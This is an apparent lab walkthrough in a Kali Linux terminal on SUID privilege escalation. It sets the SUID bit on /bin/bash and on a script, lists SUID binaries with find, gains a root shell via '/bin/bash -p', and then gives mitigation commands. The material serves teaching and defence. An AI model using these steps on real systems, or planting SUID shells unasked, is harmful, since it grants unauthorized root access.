
Task 4

SUID & Privilege Escalation

Setup:


The **SUID bit** (chmod u+s /bin/bash) allows a file to run with its owner's privileges. If set on /bin/bash, any user running it gets a root shell.



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s /bin/bash

[sudo] password for kali:
```


1. Create a script with root privileges using **chmod 4755 script.sh**.
2. **4** → Sets the **SUID bit**.
3. **7** → Owner has **read (r), write (w), and execute (x)** permissions.
4. **5** → Group **has read (r) and execute (x)** permissions.
5. **5** → Others have **read (r) and execute (x)** permissions.
6. This script runs with root privileges, which can be a security risk.



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 4755 root_script.sh
```

Exploit:

1: Find SUID binaries




```
┌──(kali㉿kali)-[~]
└─$ find / -perm -4000 2>/dev/null

/home/kali/root_script.sh
/usr/lib/chromium/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/rsh-redone-rlogin
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_nrf_52840
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/bash
/usr/bin/kismet_cap_linux_wifi
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
```

Run find / -perm -4000 2>/dev/null to find SUID binaries, which run with the file owner's privileges (often root). Attackers can exploit misconfigured SUID binaries like /bin/bash -p to gain root access.

2. Escalate Privileges




```
┌──(kali㉿kali)-[~]
└─$ /bin/bash -p
```

The command /bin/bash -p starts a shell without dropping privileges, keeping the effective user ID (EUID). If an SUID-enabled bash is misconfigured, a low-privileged user can use it to gain root access.

Mitigation


1. Remove Unnecessary SUID Bits



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod -s /bin/bash
```

Removes the SUID bit from /bin/bash, preventing privilege escalation.

2. Restrict Script Execution



```
┌──(kali㉿kali)-[~]
└─$ sudo chown root:root root_script.sh
sudo chmod 700 root_script.sh
```

chown root:root → Ensures only **root** owns the script.

chmod 700 → Only **root** can read, write, and execute it.